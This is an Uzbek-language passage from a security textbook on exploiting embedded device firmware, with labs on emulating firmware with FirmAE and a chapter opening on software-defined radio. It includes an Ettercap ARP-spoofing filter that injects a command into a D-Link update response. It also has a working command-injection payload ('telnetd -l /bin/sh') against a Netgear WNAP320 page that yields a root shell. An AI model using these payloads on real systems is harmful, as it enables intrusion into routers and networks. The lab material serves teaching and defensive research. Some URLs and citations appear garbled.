Ettercap-ni ishga tushirgandan so‘ng, qurilma bilan o‘zaro aloqada bo‘lganda ARP trafigini ko‘rish uchun Wireshark-dan qo‘llaniladi. Wireshark-ni ishga tushirilgandan va suratga olishni boshlangandan so‘ng, quyida ko‘rsatilganidek, qurilmani yangilash sahifasida proshivka yangilanishini tekshirish mumkin.



Yangi dasturiy ta'minotni tekshirish tugmachasi bosiladi (yangi dasturiy ta'minot tekshiriladi) va keyin Wireshark-dagi TCP oqimi kuzatib boriladi. Endi qurilmaning ulanishi ko'rib chiqiladi http://wipd.dcunk.com/your/firmware/query.asp?mode=DAP-1320_Ax_Default. javob yorlig'i quyida keltirilganidek, qurilma ma'lumotlarining XML kodlanishini ko'rsatadigan ikkita javobni aniqlaydi.

```
Stream Content
GET /router/firmware/query.asp?model=DAP-1320_Ax_Default HTTP/1.1
Host: wrpd.dlink.com.tw
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 03 Jan 2014 00:21:15 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 566
Content-Type: text/xml; Charset=UTF-8
Set-Cookie: ASPSESSIONIDSSTCSCSA=JIFNFAADNHJHPHINGMBBOJND; path=/
Cache-control: private

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
```

Olingan URL manziliga o'tib, XML-da asosiy va kichik dasturiy ta'minot versiyasi raqamlari, yuklab olish hajmi va nashr yozuvlari mavjudligini ko'rish mumkin.



```
-<DAP-1320_Ax>
 -<Default>
  -<FW_Version>
    <Major>01</Major>
    <Minor>11</Minor>
    <Date>2013-09-17</Date>
    <Recommend/>
   </FW_Version>
  -<Download_Site>
   -<Global>
    -<Firmware>
      http://d9qhdod87cnnk.cloudfront.net/DAP-1320/Ax/Default/0111/DAP1320A2_FW111B10.bin
     </Firmware>
    -<Release_Note>
      http://wrpd.dlink.com/router/firmware/GetReleaseNote.aspx?model=DAP-1320_Ax_Default_FW_0111
     </Release_Note>
    </Global>
   </Download_Site>
  </Default>
</DAP-1320_Ax>
```

Ushbu ma'lumot bilan qurollangan holda, agar kichik raqamni 12 ga va dasturiy ta`minotni ma'lum bir buyruqqa o'zgartirilsa, qurilma qanday qilib yangilanishga harakat qilishini va shunga mos ravishda buyruq bajarilishini ko'rish mumkin deya taxmin qilinadi. Ushbu vazifani bajarish uchun:


1. Ettercap skripti tayyorlanadi (ilgari saqlangan va bu yerda ko'rsatilgan),
2. Uni mavjud o'rnatish bilan taqqoslanadi
3. Skriptni quyidagicha ishga tushiriladi:

```
❶$ cat ettercap.filter
if (ip.proto == TCP && tcp.src == 80) {
msg("Processing Minor Response...\n");
if (search(DATA.data, "<Minor>11")) {
replace("<Minor>11", "<Minor>12");
msg("zapped Minor version!\n");
}
if (ip.proto == TCP && tcp.src == 80) {
msg("Processing Firmware Response...\n");
if (search(DATA.data, "http://d"))
{
replace("http://d", "`reboot`");
msg("zapped firmware!\n");
}
}
}
❷$ etterfilter ettercap-reboot.filter -o ettercap-reboot.ef
<output omitted for brevity>
❸$ ettercap -T -q -F ettercap-reboot.ef -M arp:remote
/192.168.1.173// /192.168.1.1//
<output omitted for brevity>
```

Jamoaning ishlayotganligini aniqlash uchun qurilma Ping qilinadi va yangilanish boshlanganda Ping xabarlari kuzatiladi. Shuni esda tutish lozimki, yangi dasturiy ta'minotni tekshirish tugmachasini bosgandan so'ng, dasturiy ta'minotning 1.12 versiyasini yuklab olish mumkinligini ko'rish kerak.



Dasturiy ta'minotni yangilash tugmachasini bosishdan oldin, qurilmani kuzatish uchun pingni sozlash kerak. Firmware-ni yangilash tugmachasi bosilganda, quyidagi yuklab olish jarayonini ko'rish mumkin:




```
S ping 192.168.1.173
64 bytes from 192.168.1.173: icmp_seq=56 ttl=64 time=2.07 ms
64 bytes from 192.168.1.173: icmp_seq=57 ttl=64 time=2.20 ms
64 bytes from 192.168.0.63: icmp_seq=58 ttl=64 time=3.00 ms
❶From 192.168.1.173 icmp_seq=110 Destination Host Unreachable
From 192.168.1.173 icmp_seq=111 Destination Host Unreachable
From 192.168.1.173 icmp_seq=112 Destination Host Unreachable
From 192.168.1.173 icmp_seq=113 Destination Host Unreachable
From 192.168.1.173 icmp_seq=114 Destination Host Unreachable
From 192.168.1.173 icmp_seq=115 Destination Host Unreachable
From 192.168.1.173 icmp_seq=116 Destination Host Unreachable
From 192.168.1.173 icmp_seq=117 Destination Host Unreachable
From 192.168.1.173 icmp_seq=118 Destination Host Unreachable
From 192.168.1.173 icmp_seq=119 Destination Host Unreachable
From 192.168.1.173 icmp_seq=120 Destination Host Unreachable
From 192.168.1.173 icmp_seq=121 Destination Host Unreachable
❷64 bytes from 192.168.1.173: icmp_seq=122 ttl=64 time=1262 ms
64 bytes from 192.168.1.173: icmp_seq=123 ttl=64 time=239 ms
64 bytes from 192.168.1.173: icmp_seq=124 ttl=64 time=2.00 ms
```

Qurilma javob berishni to'xtatganini ko'rish ❶va bir nechta xatolarni keltirib chiqarishi mumkin ❷ Bu qurilma qayta ishga tushirilganligini anglatadi. Ushbu bosqichda yangilanish URL manziliga buyruq kiritish mumkinligini va qurilma uni bajarganligini ko'rish mumkin.

```
telnetd –l /bin/sh
```

Bajariladigan faylni qurilmaga yuklab olgandan so'ng, qurilmada nima paydo bo'lishini ko'rish so'raladi. Masalan, yuqorida aytib o'tilganidek, agar bajariladigan fayl BusyBox-da siqilgan bo'lsa (yoki u qurilma tizimida bo'lmasa), quyida ko'rsatilganidek, bajariladigan faylga kirish uchun tegishli parolni kiritish lozim:

Qurilmalarni emulyatsiya yordamida dinamik tahlil qilish

Ba'zi hollarda zaifliklarni tahlil qilish va dasturiy ta'minotdan foydalanish uchun qo'lda apparat bo'lishi shart emas.

FirmAeE

FirmAE3 vositasi FIRMADYNE4-ning imkoniyatlarini kengaytiradi, bu esa turli xil QEMU emulyatsiyasi va gipervisor dasturlaridan foydalangan holda ko'proq dasturiy ta'minotni taqlid qilishga imkon beradi. Ushbu ilovalarning maqsadi umumiy hujum vektori sifatida ishlatilishi mumkin bo'lgan veb-xizmatlarning ishlashini ta'minlashdir. Ushbu yondashuvning afzalligi shundaki, o'rnatilgan dasturiy ta'minotni sinab ko'rish uchun apparat sotib olish shart emas.

Ushbu kuchli yondashuv parallel avtomatlashtirilgan testlarni o'tkazishga imkon beradi. Firmae mualliflarining xabar berishicha, muvaffaqiyat darajasi 1124 ta qurilmada 79,36% ni tashkil etgan va 12 ta yangi 0 kun aniqlangan, bu uning zaifliklarni aniqlashda samaradorligini isbotlaydi. Keyingi laboratoriya ishlarida firmae sozlanadi va ishga tushiriladi.

Laboratoriya ishi 21.3: FirmAE'ni sozlash

Agar laboratoriyada ishlashni davom ettirish lozim bo'lsa, VMware yoki VirtualBox-da ishlaydigan katto 2021-1-dan nat tarmoq sozlamalaridan foydalaniladi. Birinchidan, Github-da proshivka bilan topilgan ko'rsatmalar yordamida formatlash vositasini sozlash kerak (Github-dagi firmae sahifasining oxiridagi batafsil ko'rsatmalar bo'limida keltirilgan). O'rnatish bosqichlari asosan FIRMADYNE bilan bir xil va faqat uchta paketni o'rnatishni talab qiladi: build-essential, libncurses5-dev va git, ular standart paketlarni boshqarish tizimidan tashqarida o'rnatilishi kerak. O'rnatish bo'yicha ko'rsatmalar paketning orqa tomonida mavjud, bu yerda banner 21.1-laboratoriyasidan o'rnatish konfiguratsiyasi tugallanganligini ko'rsatadi. O'rnatish jarayoni quyida tavsiflangan:

```
$ sudo apt-get install build-essential git telnet
<output skipped throughout this lab for brevity>
$ git clone --recursive https://github.com/pr0v3rbs/FirmAE
$ cd FirmAE
$ ./download.sh
Downloading binaries...
<output skipped throughout this lab for brevity>
$ ./install.sh
<output skipped throughout this lab for brevity>
$ ./init.sh
+ sudo service postgresql restart
+ echo 'Waiting for DB to start...'
Waiting for DB to start...
+ sleep 5
```

Laboratoriya ishi 21.4: Firmware emulyatsiyasini amalga oshirish

Muhit o'rnatilgandan so'ng, proshivka namunasini taqlid qilish mumkin (markali GitHub-da tasvirlanganidek).

Birinchidan, skript yordamida run.sh. GitHub sahifasida ko'rsatilgan dasturiy ta'minotni kerakli dasturiy ta'minot turi tekshiriladi. Ushbu bosqichda rasm chiqariladi, tegishli vositalar olinadi, tarmoq sozlanadi, va tahlil qilish uchun ma'lumotlar bazasida identifikator tayinlanadi (bu qadam biroz vaqt talab qilishi mumkin).:


```
$ sudo -E ./run.sh -c netgear WNAP320_Firmware_Version_2.0.3.zip
[*] WNAP320_Firmware_Version_2.0.3.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.44.1 (24-Mar-2018)
e2fsck 1.44.1 (24-Mar-2018)
[*] infer network start!!!
[IID] 3
[MODE] check
[+] Network reachable on 192.168.0.100!
[+] Web service on 192.168.0.100
[*] cleanup
==========================================
```

Endi IP manzil haqida xabardor bo'lingandan so'ng, emulyatsiyani disk raskadrovka yoqilgan holda ishga tushiriladi, shunda gdb yordamida emulyator bilan o'zaro aloqada bo'lish mumkin. Bunday holatlarda o'rnatilgan dasturiy ta'minotga kiriladi❶ va BusyBox-da mavjud bo'lgan narsalar ko'riladi❷. BusyBox natijalaridan yadro ❸ mavjudligini ko'rish va buyruqlarni kiritish orqali dasturlarni ishga tushirish mumkin:

```
$ sudo -E ./run.sh -d netgear WNAP320_Firmware_Version_2.0.3.zip
[*] WNAP320_Firmware_Version_2.0.3.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] WNAP320_Firmware_Version_2.0.3.zip already succeed emulation!!!
[IID] 3
[MODE] debug
[+] Network reachable on 192.168.0.100!
[+] Web service on 192.168.0.100
[+] Run debug!
Creating TAP device tap3_0...
Set 'tap3_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.100 true true 17.36351521518.767963507
[*] firmware - WNAP320_Firmware_Version_2.0.3
[*] IP - 192.168.0.100
[*] connecting to netcat (192.168.0.100:31337)
[+] netcat connected
-------------------------
| FirmAE Debugger |
-------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
```


6. exit
❶> 2
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.
/ # cd bin
❷/bin # busybox
BusyBox v1.11.0 (2011-06-23 15:54:48 IST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko and others. Licensed under GPLv2.
See source distribution for full notice.
Usage: busybox [function] [arguments]...
or: function [arguments]...
BusyBox is a multi-call binary that combines many common Unix utilities into a single executable. Most people will create a link to busybox for each function they wish to use and BusyBox will act like whatever it was invoked as!
Currently defined functions:
[, [[, addgroup, adduser, ar, arp, arping, ash, awk, basename, bunzip2,bzcat, bzip2, cat, catv, chgrp, chmod, chown, chroot, cksum, clear, cmp, cp,crond, crontab, cut, date, dd, delgroup, df, diff, dirname, dmesg, dos2unix, du, dumpleases, echo, egrep,env, expr, false, fgrep, find, fold, free, freeramdisk, ftpget, ftpput, fuser,getopt, getty, grep, gunzip, gzip, halt, head, hexdump, hostname, id, ifconfig, ifdown, ifup, inetd,init, insmod, ip, ipcrm, ipcs, kill, killall, killall5, klogd, last, length, less,linuxrc, ln, logger, login, logname, logread, losetup, ls, lsmod, md5sum, mesg, mkdir, mkfifo, mknod,mktemp, modprobe, more, mount, mountpoint, mv, nice, nmeter, nohup, od, passwd,pgrep, pidof, ping, pipe_progress,pivot_root, poweroff, printenv, printf, ps, pwd, readlink, readprofile,reboot, renice, reset, resize, rm, rmdir, rmmod, route, runlevel, sed, seq,setsid, sh, sha1sum, sleep, sort,start-stop-daemon, stat, strings, su, sulogin, switch_root, sync, sysctl,syslogd, tail, tar, tee, telnet, ❸telnetd, test, tftp, time, top, touch, true,tty, udhcpc, udhcpd, umount,uname, uniq, unix2dos, uptime, usleep, vconfig, vi, watch, wc, wget,which, who, whoami, xargs, yes, zcat

Agar biron bir vaqtda oldingi buyruqlarni chalkashtirib yuborilsa va ma'lumotlar bazasi va muhitni qayta ishga tushirish lozim bo'lsa, quyidagi buyruqlar bajariladi:


```
$ psql -d postgres -U firmadyne -h 127.0.0.1 \
> -q -c 'DROP DATABASE "firmware"'
Password for user firmadyne:
$ sudo -u postgres createdb -O firmadyne firmware
$ sudo -u postgres psql -d firmware \
> < ./database/schema
$ sudo rm -rf ./images/*.tar.gz
$ sudo rm -rf scratch/
```

Hozircha dasturiy ta'minot TAP qurilmasi sifatida ko'rsatilgan IP manzilda ishlashi kerak. Shuningdek, QEMU-dan foydalanayotgan kompyuterdan tap virtual interfeysiga ulanish kerak. Virtual mashinada veb-brauzer ochiladi va quyida ko'rsatilganidek, IP manzilga ulaniladi. Veb-xizmat javob berishini bir daqiqa

kutish kerak bo'ladi, chunki emulyatsiya muhiti o'rnatilgan dasturiy ta'minotni to'liq ishga tushirish uchun biroz vaqt talab qilinadi.



Hisob ma'lumotlari admin / parol bo'lib, uni hujjatlarda topish mumkin. Faqat tasdiqlash uchun bu yerda ko'rsatilgandek taqlid qilingan yo'riqchiga kiriladi.



Laboratoriya ishi 21.5: Firmware'ni ekspluatatsiya qilish

Hozircha QEMUDA Netgear VNAP320 proshivkasi taqlid qilindi. Endi proshivkadan foydalaniladi. Domain va jamoa FIRMADYNE'da ishlaydigan dasturiy ta'minotda buyruq inyeksiyasining zaifligini topdilar. Proshivka bilan zaiflikni va nimadan foydalanish mumkinligi ko'rib chiqiladi:

```
$ nmap 192.168.0.100
Starting Nmap 7.01 ( https://nmap.org ) at 2017-12-10 21:54 EST
Nmap scan report for 192.168.0.100
Host is up (0.0055s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
❶$ curl -L --max-redir 0 -m 5 -s -f -X POST \
> -d "macAddress=000000000000;telnetd -l /bin/sh;&reginfo=1&writeData=Submit" \
http://192.168.0.100/boardDataWW.php
<html>
<head>
<title>Netgear</title>
<style>
<truncated for brevity>
$ nmap 192.168.0.100
Starting Nmap 7.01 ( https://nmap.org ) at 2017-12-10 22:00 EST
Nmap scan report for 192.168.0.100
Host is up (0.0022s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
❷23/tcp open telnet
80/tcp open http
443/tcp open https
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
$ telnet 192.168.0.100
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.
/home/www # ls
BackupConfig.php boardDataWW.php checkSession.php data.phpheader.php index.php
login_header.php packetCapture.phpsaveTable.php test.php tmpl
<truncated for brevity>
/home/www # id
❸uid=0(root) gid=0(root)
/home/www #
```


Oldingi xulosadan so'ng shuni ta'kidlash kerakki, o'rnatilgan qobiqqa kirish buyrug'i kiritildi❶. Telnetd-l /bin/sh argumenti standart port orqali o'rnatilgan qobiqqa kirish va uni /bin/sh ga bog'lash imkonini beradi. Endi nmap tekshiruvi port 23 ochiq ekanligini ko'rsatishi kerak❷. Dasturiy ta'minotga ulangandan so'ng, qobiq mavjudligi seziladi❸. Haqiqiy dasturiy ta'minot bilan ham xuddi shunday qilish mumkin bo'lsa-da, bu yerda qilingan hujum zaiflikdan taqlid qilingan dasturiy ta'minotda qanday foydalanish mumkinligini ko'rsatadi. Hozircha buzg'unchi qurilmaga muvaffaqiyatli kirdi va uni tarmoqqa keyingi hujumlar uchun boshlang'ich nuqta sifatida ishlatishi mumkin.

Xulosa

Ushbu bobda tahlil statik va dinamik nuqtai nazardan zaifliklar ko'rsatib o'tildi. Shuningdek, u dinamik va taqlid qilingan nuqtai nazardan buyruqlarni qabul qilish bilan bog'liq zaiflikdan qanday foydalanishni ko'rsatadi. Bunday holda, zaifliklarni aniqlash mumkinligini va hatto apparat sotib olmasdan ham konsepsiyani isbotlash uchun ekspluatatsiyalar ishlab chiqilishi mumkinligini bilib olish imkonini beradi. Umid qilamizki, ushbu usullardan foydalangan holda, buzg'unchilar o'rnatilgan qurilmalardagi zaifliklarni aniqlay oladilar va ularni samarali hujjatlashtiradilar va shu bilan umumiy xavfsizlikni yaxshilaydilar.

Qo'shimcha manbalar

ARP spoofing en.wikipedia.org/wiki/ARP_spoofing
BusyBox busybox.net
Craig Heffner's Binwalk github.com/ReFirmLabs/binwalk
Craig Heffner's blog (creator of binwalk) www.devttys0.com/blog/
Ettercap ettercap.github.to/Ettercap
FirmAE github.com/pr0v3rbs/FirmAE
"FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis" www.acsac.org/2020/files/web/6a-4_firmae-slides.pdf
Firmadyne GitHub github.com/firmadyne/firmadyne
Ghidra ghidra-sre.org/

Foydalanilgan adabiyotlar

1. Bruce Schneier, "Security Risks of Embedded Systems," Schneier on Security, January 9, 2014, (https://www.schneier.com/blog/archives/2014/01/security_risks.html).

2. Craig Heffner, "Hacking the Linksys WMB54G, Using Telnet to Upload a Binary," /DEV/TTYS0, July 12, 2012, (https://www.devttys0.com/2012/07/hacking-the-linksys-wmb54g-using-telnet-to-upload-a-binary/).

3. Manguen Kim, Dongkwan Kim, Eunsoo Kim, Suyeon Kim, Yeongan Kim, and Yongdae Kim, (https://github.com/p0v3rty/FIRMADYNE).

4. Dominik Chen, FIRMADYNE, (https://github.com/dominik-cz/FIRMADYNE).

5. Kim, op. cit.

6. Dominik Chen, "D-Link/Netgear FIRMADYNE Command Injection/ Buffers Overflow," Packet Storm, February 26, 2016, CVE 2016-1555, https://packetstormsecurity.com/files/135956/D-Link-Netgear-FIRMADYNE-Command-Injection-Buffers-Overflow.html).

22-BOB. DASTURIY TA'MINOT ASOSIDAGI RADIO(SDR)

Ushbu bob quyidagi mavzularni o'z ichiga oladi:

• Dasturiy ta'minot bilan bog'liq radio (SDR)bilan ishlashni boshlash

• Oddiy radiochastota (RF) qurilmalarini (SCRAPE)tahlil qilishning bosqichma-bosqich jarayoni

Simsiz qurilmalar hayotning barcha sohalarida mavjud. Garchi bu qurilmalar simlardan voz kechish orqali katta erkinlik taqdim etsa ham, ular yaqin va masofadan hujum qilish imkoniyatlarini ham ochib beradi. Masalan, qiziquvchan ko'zlardan yopiq o'rnatilgan sensorga erishish binoning perimetridan oshib ketadigan simsiz sensorga qaraganda ancha qiyin kirishni amalga oshirish lozim. Albatta, simsiz signalga kirish imkoniyati mavjudligi shunchaki ko'ngilsiz harakatlar amalga oshirish mumkinligiga kafolat bermaydi, ammo bu, albatta, imkoniyatlarni yaratadi.

Radiochastotali (RF) xakerlik-bu bitta bobda yoritish uchun yetarli darajada qiyin mavzu. Asosiy maqsad oddiy qurilmadan foydalanib, mavjud dasturiy ta'minot bilan aniqlangan radio (SDR), SDR uchun ochiq kodli dasturiy ta'minot va jarayon bilan tanishtirishdir, qolaversa, maxsus yoki yarim maxsus simsiz protokollardan foydalanadigan mahsulotlarni baholash va sinovdan o'tkazish jarayonlari ko'rib chiqiladi.

SDR bilan tanishish

SDR – bu moslashuvchan dasturiy komponentlar yordamida qayta ishlanmagan ma'lumotlarni qayta ishlash uchun amalga oshiriladigan radioaloqa bo'lib, faqatgina dasturga xos RF apparatura va raqamli signal protsessorlariga tayanmaydi. SDR signalni qayta ishlash uchun, masalan, Linux ishlayotgan kompyuter kabi umumiy maqsadli protsessorning resurslaridan foydalanadi, shuningdek, ma'lumotlarni qabul qilish va uzatish uchun umumiy maqsadli RF apparaturasini ishlatadi. SDRning afzalliklari – turli xil signal va chastotalarni bitta (va ehtimol uzoqdan yangilanishi mumkin bo'lgan) firmware paketida qayta ishlash qobiliyatidir. Bundan tashqari, SDR yangi tizimlarni prototip qilishda ishlab chiquvchi/ tadqiqotchiga moslashuvchanlikni taqdim etadi.

Nima sotib olish kerak?

SDR nima ekanligi haqida tushunchaga ega bo'lingandandan so'ng, yangi jarayonni topish vaqti keldi. SDR misollariga HackRF, bladeRF, va USRP kiradi. Ushbu qurilmalarning har biri kompyuterda USB portidan foydalanadi va GNU

Radio kabi ochiq manba dasturlari bilan ishlatilishi mumkin. 22.1-jadvalda ushbu uchta qurilmaning tezkor taqqoslanishini taqdim etadi.

22.1-jadval.

Arzon SDR'larni taqqoslash

	HackRF	bladeRF 2.0 micro xA4	USRP B200
Ichki chastota	1 MHz to 6 GHz	47 MHz to 6 GHz	70 MHz to 6 GHz
Chastota kengligi	20 MHz (6 GHz)	56 MHz	56 MHz
Duplex	Yarim	To'liq	To'liq
Shina	USB 2	USB 3	USB 3
ADC aniqlik darajasi	8 bit	12 bit	12 bit
Har soniyada namunalarning soni	20 MSps (million samples per second)	61 MSps	61 MSps
Taxminiy narx	$340	$480	$900

Ishlash chastotasi radioning qaysi chastotalarga moslasha olishini aniqlaydi. Masalan, Bluetooth 2.4 GHz va 2.48 GHz oralig'ida 40 dan 80 gacha kanalda ishlaydi, versiyasiga qarab. FM radio 87.8 MHz va 108 MHz oralig'ida 101 kanal orqali ishlaydi. Ham It Up Nano kabi qo'shimchalar, pastki chegaralarni samarali ravishda pasaytirish uchun mavjud.

Chastota kengligi dastur/qurilma tomonidan skanerlash mumkin bo'lgan RF spektri miqdorini bildiradi. Ro'yxatga olingan chastota kengliklari tegishli veb-saytlarda e'lon qilingan, ammo yuklangan firmwarega qarab farq qilishi mumkin. Masalan, HackRF firmware versiyasi 2017.02.01 yoki undan keyin to'liq 6 GHz diapazonida skanerlashni qo'llab-quvvatlaydi. Kengaytirilgan chastota kengligi bilan Bluetoothning barcha kanallarini bir vaqtning o'zida monitoring qilish imkoniyati mavjud (80 MHz).

Duplex ikki tizimning bir-biri bilan qanday aloqa qilishini bildiradi. Full duplex qurilma bir vaqtning o'zida uzatish va qabul qilish imkonini beradi. Half duplex, siz taxmin qilganingizdek, qurilma ma'lumotlarni uzatish va qabul qilish imkonini beradi, lekin bir vaqtning o'zida emas. Half-duplex aloqalarga walkie-talkie va ko'plab kompyuter Voice over IP (VoIP) dasturlari kiradi. Har ikki tomon bir vaqtning o'zida aloqa qilishga harakat qilganda to'qnashuvlar yuzaga keladi va ma'lumotlar yo'qoladi. Full duplex ko'proq moslashuvchan bo'lsa-da, SDR ning duplexi tahlil samaradorligini kamaytirishi ehtimol emas.

Analogdan raqamli konversiya (ADC) aniqlik darajasi har bir namuna qabul qilishi mumkin bo'lgan alohida voltaj qiymatlari sonini bildiradi. Masalan, 4V

voltaj diapazoni bo'lgan 8-bitli ADC ning aniqlik darajasi 15.6 mV yoki 0.39 foizni tashkil etadi. Namuna olish tezligi bilan birgalikda, ADC aniqlik darajasining ko'proq bitlari analog signalning raqamli ko'rsatishini yanada aniqroq qiladi.

E'lon qilingan namuna olish tezligi USB throughput, CPU, ADC konvertori va har bir namunaning hajmiga bog'liq. Masalan, USRP B200 ning 61 MSps qiymati 16-bitli kvadratura namunalari ishlatishga asoslangan; ammo, tizim 8-bitli kvadratura namunalari ishlatish uchun sozlanishi mumkin, bu esa namuna olish tezligini ikki barobar oshiradi. Kamroq qo'llab-quvvatlanadigan HackRF namuna olish tezligi tanlangan ADC va USB throughput natijasidir.

SDR sotib olishdan tashqari, ehtimol bir nechta kabel, dummy load, attenuator va turli chastota diapazonlariga ega antenna sotib olish kerak bo'ladi. Laboratoriyangizda qurilmalarni sinash uchun, manbalarni ajratishga yordam beradigan yo'naltirilgan antennalar foydalidir. Nihoyat, zarur bo'lmasa-da, 2.4 GHz kabi umumiy chastotalar bilan ishlashda oddiy izolyatsiya palatasi (yoki quti) juda foydali bo'lishi mumkin. 22.1-jadvalda ro'yxatga olingan har bir SDR taxtasida kabel, attenuator va antennalarni ulash uchun SMA (Subminiature version A) ayol ulash porti mavjud.

Qonuniy va texnik qoidalarni bilish va tushunish

